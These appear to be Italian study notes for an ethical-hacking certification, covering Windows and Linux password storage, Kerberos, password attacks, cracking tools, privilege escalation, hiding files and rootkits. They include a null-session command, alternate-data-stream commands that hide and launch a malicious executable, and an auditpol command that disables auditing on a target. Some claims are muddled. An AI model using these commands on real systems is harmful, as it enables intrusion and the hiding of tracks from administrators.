
La più grande causa di preoccupazione per questo metodo di memorizzazione delle password ovvero la complessità dell'algoritmo hash utilizzato. Dato che non si può fare il reverse di un hash, si può però estrapolare e dare a dei tool che fanno password cracking. Gli hash nei sistemi Windows hanno una lunga storia, in Windows 2000 si utilizzava LAN Manager ed NT LAN Manager. LM hashing convertiva tutto in upper-case. Se la password era minore di 14 caratteri, aggiungeva spazi vuoti per raggiungere 14. Dopodiché i 14 vennero divisi in 7, le stringhe venivano hashate separatamente, ed i due hash facevano l'output.

LM autenticazione veniva utilizzata nelle macchine Windows 95/98. NTLM(DES e MD4) veniva utilizzati per le macchine Windows NT dopodiché venne usato NTLM v2(MD5).

Ovviamente questo rendeva facile il lavoro all'hacker. Se la password era 7 caratteri o minore, il tempo per craccarla era poco, perché gli spazi vuoti del LM hash erano gli stessi.

Gli amministratori possono ridurre il rischio per quanto riguarda le password, non lasciando mai le password di default, fare il naming rules sulle password ed utilizzare password lunghe ed infine fare dei controlli e dei cambi di password più frequentemente di un utente normale.

Se si ruba un SAM file il risultato è piuttosto brutto. Nei sistemi Windows Vista e successivi LM hash esce bianco e successivamente esce i NTLM hash.




Hackerare NTLM non è affatto facile, di solito si fa tramite un CD bootable o su una copia di backup. Anche dopo aver preso il file ci si potrebbe imbattere nel "salt" (un ulteriore protezione che aggiunge random data come input prima di essere hashato) e anche nell'autenticazione (NTLMv2, Kerberos). Windows ha avuto importanti miglioramenti sulla sicurezza delle password LM authentication ha ben 6 livelli e kerberos trasporta le password molto meglio rispetto al passato. Il file NTDS.DIT è l'intero Active Directory in un file e contiene molte informazioni, inoltre ci sono dei tool per estrarlo. Tornando al discorso di autenticazione bisogna introdurre Kerberos,

utilizza entrambe simmetriche ed asimmetrica cifrature per trasmettere in maniera sicura le password e le chiavi. L intero processo e creato dal Key Distribuiton Center (KDC) e Authentication Service (AC) anche dal Ticket Granting Service (TGS) e dal Ticket Grantig ticket (TGT). Uno scambio di Kerberos avviene secondo pochi step. Il client chiede al KDC (che ha AD e TGS) un ticket, che verra usato per autenticarsi attraverso la rete. Questa richiesta e in clear text. Il server risponde con una secret key, che e hashata dalla copia della password che e sul server (in Active Directory). Questo e conosciuto come TGT. Se il cliente riesce a decifrare il messaggio, il TGT rimanda la richiesta al server richiedendo un TGT service ticket. Il server risponde con un service ticket, e il client e autorizzato ad accedere alla risorsa sulla rete.

Se si nota qui la password non viene mai inviata, viene inviato l hash value delle password, cifrate con una secret key conosciuta solo da entrambe le parti e utile alla sessione. Questo non significa che e non e craccabile, ma solo che ci vuole molto tempo. KerbSniff e KerbCrack sono tool utili a questo, ma preparati perche e molto lungo.



- ↑ → STEP 1 – Client request to Authentication Server.
- ← STEP 2 – Ticket Granting Ticket sent (AS response to client, which includes a secret key).
- ← STEP 3 – Client decodes TGT and sends request to the TGS for a service ticket.
- ← STEP 4 – TGS responds with ticket allowing access to network resources.



La lunghezza delle password deve essere la priorita, la lunghezza e molto piu importante della complessita, la complessita non e un rimpiazzamento dalla lunghezza.

Thisismypasswordyouwhiner e molto piu importante di rdg#23U-uk.

THE REGISTRY

Non si puo chiudere l argomento Windows Architecture senza parlare dei registri. I Registri di Windows sono una collezione di tutte le impostazioni e configurazioni che fanno runnare il sistema. Questo “database di configurazioni databases” conserva configurazioni di impostazione e opzioni. Si possono trovare impostazioni low-level, applicazioni in esecuzione, SAM file e interfacce utente. Due elementi principali compongono i registri. Le chiavi e i valori. La chiave puo essere considerata come un puntatore di posizione (come una cartella per il file), il valore di quella chiave definisce l impostazione. Le chiavi sono organizzate in gerarchia, al top troviamo root, che porta verso il basso ad specifiche impostazioni. Il root level dei registri sono i seguenti :

- **HKEY_LOCAL_MACHINE (HKLM)** Contains information on hardware (processor type, bus architecture, video, disk I/O, and so on) and software (operating system, drivers, services, security, and installed applications).
- **HKEY_CLASSES_ROOT (HKCR)** Contains information on file associations and Object Linking and Embedding (OLE) classes.
- **HKEY_CURRENT_USER (HKCU)** Contains profile information for the user currently logged on. Information includes user-level preferences for the OS and applications.
- **HKEY_USERS (HKU)** Contains specific user configuration information for all currently active users on the computer.
- **HKEY_CURRENT_CONFIG (HKCC)** Contains a pointer to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\CurrentControlSet\Hardware

Profiles\Current, designed to make accessing and editing this profile information easier.

Ci sono molti valori che possono essere associati alle key come ad esempio : REG_SZ possono essere caratteri di stringhe, REG_EXPAND una stringa espandibile, REG_BINARY invece fa riferimento ai valori binari, DWORD invece fa riferimento a 32 bit unsigned integer, REG_LINK ai link e REG_MULTI_SZ a valori multistring. Stranamente, il termine "hacking del registro" non suscita nella mente della maggior parte delle persone visioni di interruzioni della sicurezza.

Molti di questi registri sono impostati per runnare all avvio applicazioni e servizi come ad esempio :

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run


Accedere e modificare i registri e alquanto facile, con tool e metodi, si puo anche fare con il comando intergrato reg.exe o redit.exe l eseguibile che si trova all interno di Windows.

THE MMC

Microsoft Management Control e una gui che contiene vari tool. Ognuno di questi tool ha un task, conosciuto anche come snap-in. Esempi possono essere “Group Policy Editor”, altri invece includono il Computer Management.

LINUX SYSTEM ARCHITECTURE

Linux inizia la sua root directory come Windows. In windows e C/ mentre in linux e semplicemente /.



Questi sono esempi di alcuni comandi linux :

- / A forward slash represents the root directory.
- **/bin** The bin directory holds numerous basic Linux commands (a lot like the C:\Windows\System32 folder in Windows).
- **/dev** This folder contains the pointer locations to the various storage and input/output systems you will need to mount if you want to use them, such as optical drives and additional hard drives or partitions. Note that *everything* in Linux is a file.
- **/etc** The etc folder contains all the administration files and passwords. Both the password and shadow files are found here.
- **/home** This folder holds the user home directories.
- **/mnt** This folder holds the access locations you've actually mounted.
- **/sbin** Another folder of great importance, the system binaries folder holds more administrative commands and is the repository for most of the routines Linux runs (known as *daemons*).
- **/usr** Amazingly enough, the usr folder holds almost all of the information, commands, and files unique to the users.

Ci sono anche i comandi :

Command	Description
adduser	Adds a user to the system.
cat	Displays the contents of a file.
cp	Copies.
ifconfig	Much like ipconfig in Windows, this command displays network configuration information about your NIC.
kill	Kills a running process. (You must specify the process ID number.)
ls	Displays the contents of a folder. The -l option provides the most information about the folder contents.
man	Displays the "manual" page for a command (much like a help file).
passwd	Used to change your password.
ps	Process status command. Using the -ef option will show all processes running on the system.
rm	Removes files. The command rm -r also recursively removes all directories and subdirectories on the path and provides no warning when deleting a write-protected file.
su	Allows you to perform functions as another user. The sudo command version allows you to run programs with "super user" (root) privileges.

Cd si cambia di cartella mentre pwd si vede dove si e al momento.

La sicurezza dei file e delle cartelle e gestita dall user account, il gruppo e 3 opzioni di sicurezza : write, read, execute. Questi possono essere assegnati solo dal proprietario di tale oggetto. Ls -l mette a display la corrente sicurezza applicata alla directory. Un esempio :

```
drwxr-xr-x    2  user1      users   33654  Feb 18 10:23  direc1
-rw-r--r--    1  user1      users    4108  Feb 17 09:14  file1
```

Dove la prima colonna rappresenta gli oggetti (d indica una cartella, spazio vuoto un file) seguiti da i permessi (wxr per l utente, xr per il gruppo e x per gli altri). Questi permessi vengono dati tramite il comando chmod, il binario associato a questi permessi e : 4 read, 2 write, 1 execute. Un esempio puo essere "r-rw-r"

Chmod 464 file1

Mentre dai l accesso a tutti e

Chmod 777 file 1

Il piu importante utente tra questi e il root, ovvero l amministratore che controlla il sistema. Gli utenti sono classificati tramite UID e i gruppi GUID, le informazioni di entrambi vengono conservate in /etc/passwd.file.

Usando il comando cat su un file uscirà questo risultato :

```
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin:
... ***** removed to save space *****
matt:x:500:500:Matt:/home/matt:/bin/csh
user2:x:501:501:User2:/home/us1:/bin/pop
```

Root e messo come primo, la quale ha UID e GUID 0, matt e il primo utente creato sul sistema quindi ha UID e GUID 500, user2 invece UID e GUID 501, seguono i username e la password. Qui la password come si puo notare e segnata con una x, indicando l uso dello shadow file.

Le password in linux possono essere archiviate in due posti. Il primo e il passwd file, se questa e la scelta allora le password vengono salvate come hash. Mentre se si utilizza lo shadow file le password sono conservate criptate (hash e salted). Lo shadow file e accessibile solo dal root user. Trovare un sistema nonshadow al giorno d oggi e impossibile.

Proprio come windows prendere le password e craccarle offline puo essere il modo migliore per prendersi il sistema. Uno degli strumenti migliori per questo e John The Ripper che funziona bene con gli shadow file, che siano sia hashati che salted.


METHODOLOGY

Per ECC I “System Hacking Goals” sono Gaining access, escalating privileges, executing applications, hiding files and covering tracks.

Ottenere l accesso (Gaining Access) e il nostro passo successivo nella metodologia,

NOTE : Un attacco al sistema fa venire in mente tutta una serie di cose a chi fa davvero questo lavoro, e ridurlo agli attacchi con password e all'escalation dei privilegi non sembra avere senso.

Nella fase di ottenere l accesso, abbiamo bisogno di riunire tutte le informazioni prese in precedenza e iniziare ad attaccare il target. Questo per ECC significa cracking password e escalation privileges. Dopo l escalation privileges inizierai a muoverti nel maintaining access, l idea e di eseguire alcune applicazioni che prevedono l accesso a lungo termine. Dopodiché abbiamo il covering tracks, in modo tale che l utente non si accorga di nulla. fare cleaning significa modificare i log file e fare il nostro meglio per coprire le tracce. In aiuto per fare questa fase abbiamo metasploit utilizzando il comando clearev che pulisce i Most Recently Used (MRU) ed infine si puo utilizzare il .dot ai file per nasconderli nel sistema UNIX.



HACKING STEPS

Ottenere l'accesso, richiede di prendere credenziali di autentificazione per avere accesso al device. Il più rilevante e sicuramente lo username e password, a seguire l'attacco alla password sicuramente e quello che richiede più tempo.

In primis copriremo alcune basi su le password e dopodiché gli attacchi su di esse.

AUTHENTICATION AND PASSWORD

L'autenticazione gira attorno a 3 concetti : qualcosa che tu sei, hai e che conosci. Il qualcosa che tu sei si misura con la biometria come ad esempio l'impronta digitale, faceid o riconoscimento vocale. La grande cosa della biometria è che è difficile da imitare, il brutto lato invece è che è molto specifico, quindi è molto facile per il sistema leggere un falso negativo e negare l'accesso.

In base a quanti concetti mettiamo insieme possiamo dire : one factor authentication, two or three. Molti sistemi biometrici vengono misurati secondo 2 fattori. Il primo, false rejection rate (FRR), ovvero la percentuale di tempo che un sistema biometrico legge i tentativi negati per legittimare l'utente. Il secondo, false acceptance rate (FAR), ovvero la percentuale di accessi non autorizzati dati dal sistema. Le due misure messe insieme danno vita al crossover error rate (CER) la quale è la classifica dei sistemi biometrici (minore è il CER migliore è il sistema).

Biometric si può classificare anche come attivo e passivo, attivo e quando si tocca qualcosa, passivo l'opposto.

Passiamo ora a qualcosa che tu hai, questo tipo di misura consiste nel avere un token per l'autentificazione, di solito un PIN o password.

Esistono anche i e-passport che sono passaporti biometrici.

Il più sicuro è qualcosa che tu sai, La forza di una password è data dalla lunghezza e dalla complessità, più lo sono meglio è. Password che contengono solo numeri sono meno sicure di quelle che contengono numeri e caratteri, se si mettono caratteri speciali è ancora meglio. Da evitare anche il "keyboard walks".

Un altro punto importante sono le password di default Router, database, software packages sono tutti installati con password di default.

PASSWORD ATTACK

ECC definisce 4 attacchi principali alle password : non-elettronico, active online, passive online e offline. Il non elettronico è molto potente e produttivo. Mentre il miglior metodo al giorno d'oggi rimane sempre il social engineer, altri sono lo shoulder surfer e il dumpster diving.

Il "rule based attack" è un insieme di brute force/ dictionary attack con più informazioni.

Active online attack è fatto con una comunicazione diretta con la macchina della vittima, questo include dictionary attack e brute-force, hash injection, phishing, Trojans, spyware, keylogger e password guessing. Un attacco di hash injection avviene quando si riesce a rubare un hash e iniettarlo nella sessione locale con la speranza che qualcuno accedi a qualcosa.

Keylogging è il processo di usare hardware device o software per catturare i caratteri scritti da tastiera, questo ha il 100% di precisione. I keylogger software sono facili da identificare per gli antivirus mentre gli hardware sono impossibili.


Phishing è un attacco di social engineer che consiste nell'inviare un'email modificata con link malevoli con l'intento di far cliccare all'utente quel link.

Un altro attacco definito da ECC è LLMNR/NBT-NS (Link local multicast resolution and netbios name service) attack. Lo spiego direttamente con un esempio.

Se il sistema A invia una trasmissione chiedendo se qualcuno conosce la risoluzione di una particolare risorsa su BRADFLSVR1. L'attaccante invia una risposta dicendo: "Ehi, sì... sono io.

Inviate tutto il vostro traffico destinato a BRADFLSVR1 in questo modo". In questo modo si avvelena il servizio del sistema A e ora tutto il traffico fluirà verso il sistema dell'attaccante. Se la richiesta richiede identificazione e autenticazione, il nome utente e l'hash NTLMv2 possono essere inviati al sistema dell'aggressore, che potrebbero essere raccolti tramite sniffer e altri strumenti. Dopo la raccolta, il malintenzionato prende gli hash offline e inizia il cracking.

Tool che possono fare questo sono NBNSpoof, Pupy.



LLMNR usa UDO 5355, NBR-NS usa 137 di default. Inoltre LLMNR usa come IPv4 multicast 224.0.0.252.

Active online attacks sono molto più lunghi dei passivi e per questo tendono ad essere più facili da rilevare.

Amministratori di sistema e di rete cambiano il nome dell'account locale sulle macchine (come admin, sysadmin).

Windows password recovery tool include CHNTPW, Stellar Phoenix, Windows Password Recovery Itimante e Windows Password Recovery tool.

Da non dimenticare il comando -net, ecco alcuni comandi per l'enumerazione :

- net view /domain:domainname Shows all systems in the domain name provided
- net view \\systemname Provides a list of open shares on the system named
- net use \\target\ipc\$ "" /u: " Sets up a null session

Inoltre combinare tool come NetBIOS Auditing tool (NAT) e Legion, puoi automatizzare il testing degli user e delle password.

There are a couple of special switches with the net commands. Just typing net use will show your list of connected shared resources. Typing **net use Z: \\somename\fileshare** will mount the folder fileshare on the remote machine somename. If you add a **/persistent:yes** switch to it, the mount will stay after a reboot. Change the switch to **no** and it won't

Passive online attack si basa sullo sniffing su un cavo nella speranza di intercettare in clear text o attuare un man-in-the-middle attack. Se la password è inviata in chiaro tipo come nelle sessioni di

telnet, allora e fatta, se invece e hashata o criptata, si puo comparare con una dictionary list o con un tool di password cracker per catturare il valore. Durante il MITM attack. I hacker provero di re inviare la richiesta di autentificazione al server per il client, effettivamente facendo routing e facendo arrivare il traffico alla macchina dell'attaccante. Nell'attacco il processo di autentificazione non prevede affatto il client all'interno della sessione.

Alcuni attacchi di password hacking fanno parte anche dello sniffing. Altri tipi invece si possono fare con alcuni tool quali : Cain and Abel, se soprattutto si vuole vedere come le password passano sul cavo si utilizza ARP poisoning con Cain, Cain si puo usare anche per brute force o dictionary attack su password hashate che non si riescono a leggere.

Fondamentalmente, si monitorano il traffico della vittima utilizzando la tecnica di sniffing con packet-crafting tool creando un file chiamato Hamster.txt. Quando l'utente entra nel sito una o più volte, si setta Hamster come proxy, e i cookie e le autenticazioni sono catturate e inserite all'interno del TXT file (solo se entrambe le macchine sono nella stessa subnet).

Altri tool utili sono Ettercap, ScoopLM, KerbCrack. Ettercap e utile per ARP poisoning, anche utile contro SSL encryption e si puo anche settare come SSL proxy. Proprio perche si parla di SSL si puo utilizzare il tool ssldsniff.

ScoopLM e un built-in password cracker, come anche KerbCrack che ha anche lo sniffer.

Offline attack e quando l'attaccante ruba una copia della password e fa il cracking su un sistema separato. Questo tipo di attacco a volte richiede qualche tipo di accesso fisico alla macchina, in cui l'attaccante estrae il file delle password su un supporto rimovibile e poi se la svigna per craccare le password a suo piacimento.

Password cracking offline puo essere fatto in 3 maniere : dictionary attack, hybrid attack e brute-force attack. Dictionary attack e la piu facile e anche la piu veloce, questo attacco usa una lista di password in un text file, la quale hashata con lo stesso algoritmo da come output la password originale. Gli hash sono comparati e se un match e stato trovato allora la password e craccata.

Hybrid attack e giusto un passo sopra il dictionary, il cracker tool e piu intelligente da prendere le parole da una lista e sostituire numeri e simboli in alpha character 0 con O, @ con una a, appende anche numeri e simboli alla fine del dictionary file.

Rainbow tables : e una compilazione di tutti gli hash possibili e immaginabili, si compara con l'hash rubato e ta-dah! il metodo migliore e sempre usare GPU per fare questo tipo di crack.

L'ultimo tipo e il brute-force attack, dove ogni combinazione di lettere, numeri, e special character sono combinati contro l'hash per determinare il match, questo e il piu lungo dei tre metodi. Dato il tempo giusto con il brute force tutte le password possono essere craccate. Cain e buono per questo lavoro.

Un altro tool importante e THC Hydra, John the ripper e LC5.

PRIVILEGE ESCALATION AND EXECUTING APPLICATION

Il problema di quando si craccano ID e password e che una volta craccati bisogna salire di privilegi, la quale non e affatto una cosa semplice da fare proprio perche le patch dei sistemi vengono rilasciate molto spesso.

Ci sono due tipi di escalation privilege : Vertical privilege escalation che si verifica quando un utente di livello inferiore esegue codice a un livello di privilegio superiore a quello a cui dovrebbe avere accesso. Horizontal privilege escalation non e un escalation e semplicemente l'eseguire codice allo stesso livello di utente la qual si e ma da una posizione che dovrebbe essere protetta dagli accessi.

Si possono avere 4 tipi di speranza per omettere i privilegi dell'amministratore. Il primo è craccare la password dell'amministratore o del root account, il secondo è avere vantaggi sulle vulnerabilità trovate nell'OS o applicazioni.

Nel mondo reale cracking password non è il reale punto nel penetration testing, L'accesso ai dati o ai servizi, o il raggiungimento di qualsiasi obiettivo generico, è lo scopo.

DLL hijacking può essere un utile escalation privilege attack. Molte applicazioni Windows non si infastidiscono quando nel full path si aggiunge un external DLL, se si rimpiazza DLL nella stessa directory dell'applicazione con la tua versione malevola, potrebbe essere interessante.

Il terzo metodo è usare tool che provvedono a dare l'accesso. Tool come Metasploit, la quale si mette l'IP address una porta, si sceglie l'exploit, un payload e Metasploit fa il resto.

EXECUTING APPLICATION

Molte volte l'azione di escalation privileges richiede di eseguire applicazione o qualche sorta di codice. ECC chiama questo step come "owning" a system. Lo step di executing application include l'applicazione di tutti programmi maliziosi come keylogger, spyware back door.

Per proteggersi gli amministratori devono avere un modo per distribuire il software e aggiornare le macchine. Ci sono molti tool che rendono la vita più facile come RemoteExec, PDQ Deploy, Dameware Remote Support.

HIDING FILES AND COVERING TRACKS

Un modo per nascondere file su Windows è tramite l'utilizzo di alternate data stream (ADS) nella forma di New Technology System (NTFS) file stream. ADS è una funzionalità che assicura compatibilità con gli Apple file system, per non parlare della possibilità di avere un sacco di funzioni back-end integrate nel sistema operativo e nelle applicazioni. NTFS file stream ti permette di nascondere virtualmente tutti i file dietro altri file, rendendoli invisibili quando si fa ricerca nelle directory. La procedura è semplice. Per prima cosa, spostate il contenuto del file badfile nel file di testo con un comando come questo: **c:\type**

c:\badfile.exe > c:\readme.txt:badfile.exe. Quindi inserire il file readme.txt dove si desidera e attendere il momento di utilizzarlo. Quando si è pronti a utilizzarlo, è sufficiente digitare **start readme.txt:badfile.exe**. Se volete davvero fare le cose in grande, create un collegamento al file cattivo digitando **c:\mklink innocent.exe readme.txt:badfile.exe** e si può eseguire innocent.exe ogni volta che si vuole.

Come proteggersi da questo? esistono varie applicazioni come LNS e Sfind che sono create apposta per dare la caccia all'ADS.

Un altro metodo per nascondere è utilizzare i registri.

Inoltre in Windows per nascondere un file basta eseguire questo comando

attrib +h filename

Altri modi per nascondere file è la steganografia la quale è semagram e ci sono due tipi : visual e text.

Tool per nascondere file sono : ImageHide, Snow, Mp3Stego, Blindsight, S-tools, wbStego, Stealth.

Per nascondere le tracce il miglior modo è controllare i log che possono essere nella applicazioni (relative alle applicazioni), nei sistemi (system events/ come drivers failing e startup/shutdown) e nei security log (login attempts, access e activities riguardo le risorse).

Molto spesso si prova semplicemente ad eliminare i log, In effetti, di solito invia un segnale gigantesco a chiunque monitori i file di registro che controlla i file di log che qualcuno sta facendo casino nel sistema. Perché? Perché

chiunque monitori un registro eventi vi dirà che non è mai vuoto.

Un altro modo invece è fare log editing o corrompere i file di log.

Ci sono tool che ti permettono di monitorare i file di log come Local security Policy, Audit Policy, WinZapper, Auditpol, Windows NT Resource Kit.

auditpol command:

```
c:/auditpol \\targetipaddress /disable
```

ROOTKITS

Sono una collezione di software messi in un posto da un hacker con l'unico scopo di offuscare il sistema e comprometterlo. In pratica, il rootkit è il software che rimpiazza o sostituisce le capacità dell'amministratore con una versione modificata che oscura o nasconde azioni malevoli. In altre parole se un rootkit è stato installato su un sistema.

Rootkits sono disegnati per aprire back door per gli attaccanti e utilizzarli successivamente e includere misure per rimuoverli e nascondere tutti i tipi di attività.

Ci sono molti rootkits nomi e tipi. Uno in particolare si chiama "Horsepill" all'interno del kernel Linux "initrd" che ha 3 parti : klibc-horsepill.patch (crea uno nuovo) horsepill_setop (muove i comandi per procedere) hrsepill_infect (inietta il file). Un altro è "Grayfish" Windows rootkit che inietta codice in fase di boot creando un file system virtuale (VFS). Sono altri come anche Azazel, Avatar, Necrus e ZeroAccess.

Ci sono 6 tipi di rootkit :

- **Hypervisor level** These rootkits modify the boot sequence of a host system to load a virtual machine as the host OS.
- **Hardware (firmware)** These rootkits hide in hardware devices or firmware.
- **Boot loader level** These rootkits replace the boot loader with one controlled by the hacker.
- **Application level** As the name implies, these rootkits are directed to replace valid
